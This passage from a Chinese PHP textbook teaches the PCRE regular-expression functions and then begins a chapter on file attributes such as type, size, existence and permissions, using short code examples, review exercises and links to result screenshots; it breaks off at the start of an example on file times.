$tel_pattern="/^(\d{4}-)(\d{8})$|^(\d{3}-)(\d{8})$|^(\d{4}-)(\d{7})$/";
$tel = "0451-82834565";
if (preg_match_all($tel_pattern, $tel, $phones)) {
        echo "电话号码匹配";
} else {
        echo "电话号码不匹配";
```

```
}
echo "<hr />";
//2 是一个逆向引用的例子，其在 PCRE 中的含义是
//必须匹配正则表达式本身中第二组括号内的内容，本例中
//就是([\w]+)。因为字符串在双引号中，所以需要多加一个反斜线
$html = "<b>bold text</b><a href=7-11.php>请点击</a>";

preg_match_all ("/(<([\w]+)[^>]*>)(.*?)(<\/\\2>)/", $html, $matches);

for ($i=0; $i< count($matches[0]); $i++) {
   echo "matched: ".$matches[0][$i]."\n";
   echo "part 1: ".$matches[1][$i]."\n";
   echo "part 2: ".$matches[3][$i]."\n";
   echo "part 3: ".$matches[4][$i]."\n\n";
}
?>
```

运行上述代码，结果如图 7-13 所示。




图 7-13　电话号码匹配实例结果

7.4.4　查找并替换字符串函数 preg_replace( )

preg_replace( )函数是根据正则表达式替换相应字符串的。其函数格式如下：

```
mixed preg_replace ( mixed $pattern , mixed $replacement , mixed $subject
[, int $limit ] )
```

该函数在字符串$subject 中查找匹配的正则表达式$pattern，并将匹配替换成字符串$replacement，如果设定可选参数$limit，则仅替换$limit 个匹配，如果省略该参数或者该参数设置为–1，则所有的匹配项都被替换。

实例 7-12：根据正则表达式替换字符串

```
<?php
$str = "http://www.banzhuan.org/10122/1235048.html";
//去掉 0 字符，如果是 preg_replace("/0/","WWW",$str)，则将 0 变成 WWW
echo preg_replace("/0/", "", $str) . "<hr />";
//删除所有数字
echo preg_replace("/[0-9]/", "", $str) . "<hr />";
//删除所有小写字母
```

```
echo preg_replace("/[a-z]/", "", $str) . "<hr />";
//删除所有大写字母
echo preg_replace("/[A-Z]/", "", $str) . "<hr />";
//删除所有大小写字母
echo preg_replace("/[a-z,A-Z]/", "", $str) . "<hr />";
$str = "sdhgh12455 我 0235 爱 dfg 学习! dsfgdf";
//去掉所有字母和数字
echo preg_replace("/[a-z,A-Z,0-9]/", "", $str) . "<hr />";
$patterns = array ("/(19|20)(\d{2})-(\d{1,2})-(\d{1,2})/",
      "/^\s*{(\w+)}\s*=/");
$replace = array ("\\3/\\4/\\1\\2", "$\\1 =");
print preg_replace ($patterns, $replace, "{startDate} = 2012-12-27");

?>
```

运行上述代码，结果如图 7-14 所示。




图 7-14　根据正则表达式替换字符串

7.4.5　通过回调函数执行查找和替换函数 preg_replace_callback( )

preg_replace_callback( )函数使用回调函数执行正则表达式的搜索和替换，其函数原型如下：

```
mixed preg_replace_callback ( mixed $pattern , callback $callback , mixed
$subject [, int $limit ] )
```

该函数的行为与 preg_replace( )函数类似，但是不提供$replacement 参数，而是指定一个回调函数$callback。该回调函数将以目标字符串中的匹配数组作为输入参数，并返回用于替换的字符串。

实例 7-13：preg_replace_callback( )函数

```
<?php
//此文本是用于 2011 年的，
//现在想使其能用于 2012 年
$text = "今年圣诞是 12/25/2011\n";
```

```
$text .= "今年元旦是 01/01/2011\n";
//回调函数
function next_year($matches) {
      //通常：$matches[0]是完整的匹配项
      //$matches[1]是第一个括号中子模式的匹配项
      //以此类推
       return $matches[1] . ($matches[2] + 1);
}

echo preg_replace_callback("|(\d{2}/\d{2}/)(\d{4})|",
      "next_year",
      $text);

?>
```

运行上述代码，结果如图 7-15 所示。




图 7-15　preg_replace_callback( )函数

7.4.6　字符串分割函数 preg_split( )

preg_split( )函数用正则表达式分割字符串，其函数原型如下：

```
array preg split ( string $pattern , string $subject [, int $limit [, int
$flags ]] )
```

该函数返回一个数组，包含$subject 中沿着与$pattern 匹配的边界所分割的子串。如果设定了可选参数$limit，则最多返回$limit 个子串，如果$limit 设置为–1，则意味着没有限制，还可以接着设定可选参数$flags。$flags 可以是下列标记的任意组合(用按位或“|”组合)。

PREG_SPLIT_NO_EMPTY：如果设定了本标记，则 preg_split( )只返回非空的成分；PREG_SPLIT_DELIM_CAPTURE：如果设定了本标记，定界符模式中的括号表达式也会被捕获并返回；PREG_SPLIT_OFFSET_CAPTURE：如果设定了本标记，对每个出现的匹配结果也同时返回其附属的字符串偏移量。注意这将改变返回数组的值，使其中的每个单元也是一个数组，其中第一项为匹配字符串，第二项为其在 subject 中的偏移量。

实例 7-14：preg_split( )实例

```
<?php
//用任意空白字符和“,”分割字符串
$chars = preg_split ("/[\s,]+/", "Hello world, PHP");
print_r($chars);
```

```
echo "<hr />";
//将字符串成单个字符并返回
$str = 'string';
$chars = preg_split('//', $str, -1, PREG_SPLIT_NO_EMPTY);
print_r($chars);
echo "<hr />";
//将字符串分割成单个单词，如果设定了 PREG_SPLIT_OFFSET_CAPTURE，
//定界符模式中的括号表达式也会被捕获并返回
$str = 'Hello world php';
$chars = preg_split('/ /', $str, -1, PREG_SPLIT_OFFSET_CAPTURE);
print_r($chars);

?>
```

运行上述代码，结果如图 7-16 所示。




图 7-16　preg_split( )实例

7.4.7　转义字符串函数 preg_quote( )

preg_quote( )函数用来转义正则表达式字符串。其函数原型如下：

```
string preg_quote ( string $str [, string $delimiter ] )
```

该函数以$str 为参数并为其中每个属于正则表达式语法的字符前加一个反斜线。正则表达式的特殊字符有“. \ + * ? [^] $ ( ) { } = ! < > | :”。如果设定了可选参数$delimiter，则该字符也将被转义。

实例 7-15：preg_quote( )实例

```
<?php
//转义默认的正则表达式字符
$string = "你会花$50000 去拉斯维加斯潇洒一次不? ^ ^";
echo preg_quote($string) . "<hr />";
//设定可选参数
$text = "情深不寿 强极则辱; 谦谦君子 温润如玉";
$key = "谦谦君子";
$result = preg_replace ("/" . preg_quote($key) . "/",
      "<i><b>" . $key . "</b></i>",
      $text);
```

```
print_r($result);

?>
```

运行上述代码，结果如图 7-17 所示。




图 7-17　preg_quote( )实例

7.5　难 点 解 析

本章介绍了正则表达式的来源，以及正则表达式的详细用法，并结合两套不同的正则表达式系统，为读者介绍了 PHP 中所提供的两套不同的正则表达式函数。读者可选择适合于自己的正则表达式系统运用，笔者推荐后一种正则表达式系统，也就是 PCRE，因为该正则表达式更强大，处理速度也比 POSIX 要快。

本章的难点是正则表达式的语法规则问题，一旦熟练掌握了正则表达式的语法规则，联合运用正则表达式函数，将会很方便快捷地对字符串进行各种各样的处理。正则表达式是由元字符和文本字符组成，其中元字符是具有特殊含义的字符，文本字符是普通的文本，如数字和英文字母。还有一点需要注意的是，有两种类型的正则表达式，一种是 POSIX 兼容的正则表达式，另一种是 Perl 兼容的正则表达式。这两种类型的正则表达式的定界符和修饰是有区别的、逻辑区隔符号作用和使用方法完全一致、关于元字符也有一些不同、匹配次数则完全相同、Perl 支持的类型匹配比 POSIX 支持的类型匹配更丰富等。而对于这两种扩展类型的正则表达式函数，它们都能完成各自的功能，只要熟练掌握前面的语法规则，函数的使用并非是一个难题。

7.6　高手训练营

1. 什么是正则表达式？它由哪两种类型的字符组成？
2. Perl 兼容正则表达式与 POSIX 扩展表达式有什么区别？
3. 进行全局正则表达式匹配的函数是______。
4. 元字符“+”用来匹配前面的子表达式______；元字符“$”代表的意义是______。
5. 当调用函数 preg_replace("/(\d+)\/(\d+)\/(\d+)/","\$3\$1\$4","06/13/2012")时，第二个参数使用了______，其中$1 表示______，$2 表示______，$3 表示______。

6. 根据下列要求写出其正则表达式：①匹配电子邮件地址；②匹配中国居民身份证号码。

7. 用户名通常是以字母开头，长度在 6～18 位之间，只能包含字符、数字和下划线，请编写程序，测试某一个字符串是否为用户名。

第8章　文 件 系 统

任何数据类型变量所存储的数据，都是在程序运行时加载到内存中使用的。如果需要将数据长久保存，这里有两个方法，一个是存入到数据库中，另一个是保存到普通文件中。相对数据库来说，文件处理则方便简洁得多，如果数据量较少且简单，使用文件存储是最合适的方法。文件不只是存储持久数据，在任何计算机系统中，都有相对应的文件系统。PHP 提供了一系列的文件函数用来创建、编辑、删除文件，以及进行修改文件属性等各种操作，同时还可以通过修改 php.ini 文件的配置控制上传文件。

8.1　文件的属性

在 PHP 文件系统中，文件有很多相关属性，在进行编程时，也会需要用到这些常用的属性，包括文件的类型、文件的大小、文件的修改时间和访问时间、文件的权限等。

8.1.1　文件的类型

PHP 是以 UNIX 文件系统为模型的，因此在 Win 系统中只能获取 file、dir 和 unknown 三种文件类型，而*ix 系统下，可以获得 file、block、dir、fifo、char、link、unknown 七种类型。其中，file 指的是普通文件类型，如文本文件或可执行文件；block 指的是块设备文件，如某个磁盘分区、软驱等；dir 指的是目录，目录也是一种文件；fifo 指的是命名管道文件；char 指的是字符设备，是在 I/O 传输过程中以字符为单位进行传输，如键盘等；Link 指的是符号链接文件；unknown 是未知类型文件。

实例 8-1：测试文件类型

```
<?php
//Win 系统下文件类型
echo filetype("D:\\Program Files\\php");
echo "<br />";
echo filetype("D:\\Program Files\\php\\php.ini");
//Linux 系统下文件类型
echo filetype("/etc/passwd");       //输出 file
echo filetype("/dev/sda1");         //输出 block
echo filetype("/etc/");             //输出 dir
echo filetype("/dev/tty01");        //输出 char
echo filetype("/etc/grub.conf");    //输出 link
?>
```

运行上述代码，结果如图 8-1 所示。




图 8-1　测试文件类型

注意：

由于笔者的程序是在 Win 下调试的，所以会出现警告。对于已知的文件，还有三个函数用来分别判断文件类型，它们是 is_file(string $filename)，如果文件存在且为正常文件返回 true，否则返回 false；is_dir(string $filename)，如果文件存在且为目录则返回 true，否则返回 false; is_link(string $filename)，如果文件存在且为链接文件则返回 true，否则返回 false。

8.1.2　文件的大小

在 PHP 编程中，经常需要知道某个文件的大小，然后进行相关操作，需要用到 filesize( ) 函数，该函数原型如下：

```
int filesize ( string $filename )
```

参数$filename 是一个指向文件或者目录的字符型变量。如果函数执行成功，则返回文件大小的字节数，是一个整型变量；如果函数出错，则返回 false 并生成一条 E_WARNING 级的错误。

实例 8-2：文件的大小

```
<?php
$filename = '8-1.php';
echo $filename . ': ' . filesize($filename) . ' bytes';
echo "<br />";
//Win 系统下目录是 0 字节，而 Linux 下则不一样
$filename = 'D:\\Program Files\\php';
echo $filename . ': ' . filesize($filename) . ' bytes';
echo "<br />";
$filename = 'D:\\Program Files\\php\\php.ini';
echo $filename . ': ' . filesize($filename) . ' bytes';
?>
```

运行上述代码，结果如图 8-2 所示。




图 8-2　求文件大小

注意：

Windows 系统下，目录文件是不占空间的，但在 Linux 系统下，目录是特殊的文件，也是有大小的。请读者自己在这两个系统下进行测试。

8.1.3　文件是否存在

在对文件进行操作前，需要判断此文件是否存在。如果打开一个并不存在的文件，可能会导致错误。在 PHP 中有一个专门测试文件是否存在的函数，即 file_exists( )函数，其原型如下：

```
bool file_exists ( string $filename )
```

参数$filename 指向文件或者目录的字符型变量，该函数的返回值为布尔型变量，如果文件或者目录存在则返回 true，否则返回 false。

实例 8-3：测试文件是否存在

```
<?php
$filename = 'D:\\Program Files\\php\\php.ini';
if (file_exists($filename)) {
        echo "The file $filename exists";
} else {
        echo "The file $filename does not exist";
}
?>
```

运行上述代码，结果如图 8-3 所示。




图 8-3　测试文件是否存在

注意：

file_exists( )函数的参数不能为远程文件，如 file_exists("http://www.baidu.com/index.php ")，不论 http://www.baidu.com/index.php 文件是否存在，都将返回 false。该问题不仅仅针对

file_exists( )函数，而是对 8.1 节所有介绍的函数都一样，这主要是为了安全问题的考虑。

8.1.4　文件的读写执行属性

由于 PHP 的文件系统来源于 UNIX 文件系统，而 UNIX 文件系统下，文件具有三个权限中的一个或几个，即可读、可写、可执行。PHP 中有三个判断文件读写执行权限的函数，分别是 is_readable( )函数，判断给定文件是否可读，如果文件存在且可读，则返回 true；is_writable( )函数，判断文件是否可写，如果文件存在且文件可写，则返回 true；is_executable( )函数，判断文件是否可执行，如果文件存在且可执行，则返回 true。

实例 8-4：测试文件的读写执行权限

```
<?php
//测试文件的读权限
$filename = 'test.txt';
if (is_readable($filename)) {
        echo 'The file is readable';
} else {
        echo 'The file is not readable';
}
//测试文件的写权限
if (is_writable($filename)) {
        echo 'The file is writable';
} else {
        echo 'The file is not writable';
}
//测试文件的可执行权限
if (is_executable($filename)) {
        echo $file . ' is executable';
} else {
        echo $file . ' is not executable';
}
?>
```

运行上述代码，结果如图 8-4 所示。




图 8-4　测试文件的读写执行权限

注意：

测试此类文件函数，需要在 Linux 操作系统下实现，在 Win 系统下测试此类函数都会失败的。

8.1.5　文件的相关时间

在 PHP 文件系统中，有两个关于文件的时间，一个是文件的修改时间，一个是文件的访问时间。filemtime( )函数是用来获取文件的修改时间，fileatime( )函数是用来获取文件的访问时间。它们的函数原型如下：

```
int filemtime/fileatime ( string $filename )
```

参数$filename 是必选参数，是指向文件或目录的字符型变量，如果函数执行成功将返回文件被修改的时间或文件上次被访问的时间，且时间是以 UNIX 时间戳的方式返回，如果出错则返回 false。

实例 8-5： 文件的相关时间

```
<?php
